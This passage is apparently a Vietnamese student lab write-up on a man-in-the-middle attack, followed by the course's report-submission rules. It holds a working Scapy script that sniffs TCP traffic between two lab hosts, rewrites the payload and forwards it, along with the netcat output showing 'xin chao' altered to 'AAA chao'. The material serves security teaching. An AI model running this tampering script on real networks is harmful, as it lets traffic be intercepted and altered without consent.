sysctl net.ipv4.ip_forward=0

Thực hiện netcat

sysctl net.ipv4.ip_forward=1

Chạy file python thực hiện MITM attack

Code.

```python
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
         newpkt = IP(bytes(pkt[IP]))
         del(newpkt.chksum)
         del(newpkt[TCP].payload)
         del(newpkt[TCP].chksum)

         if pkt[TCP].payload:
             data = pkt[TCP].payload.load
             print("*** %s, length: %d" % (data, len(data)))
             data = data.decode()
             firstword = data.split()[0]
             newdata = re.sub(firstword, 'A'*len(firstword), data,1)
             newdata = newdata.encode()
             send(newpkt/newdata)
         else:
             send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
         newpkt = IP(bytes(pkt[IP]))
         del(newpkt.chksum)
         del(newpkt[TCP].chksum)
         send(newpkt)

filter_template = 'tcp and (ether src {A} or ether src {B})'
f = filter_template.format(A=MAC_A, B=MAC_B)
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Ở host M: ta thành công bắt gói tin có chứa chuỗi ‘xin chào’ được gửi từ A, và sau đó gửi đi 2 packet (tới host B).

```
root@7b335b1aef5c:/volumes# python3 mitm1.py
LAUNCHING MITM ATTACK.........
*** b'xin chao\n', length: 9
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Ở host A: Nhập ‘xin chao’ ở host A

```
root@45408948a017:/# nc 10.9.0.6 9090
xin chao
```

Ở host B: ‘xin chao’ đã bị đổi thành ‘AAA chao’

```
root@82c07b868dfe:/# nc -l 9090
AAA chao
```

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

  *Ví dụ: [*NT101.K11.ANTT*]-Session1_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT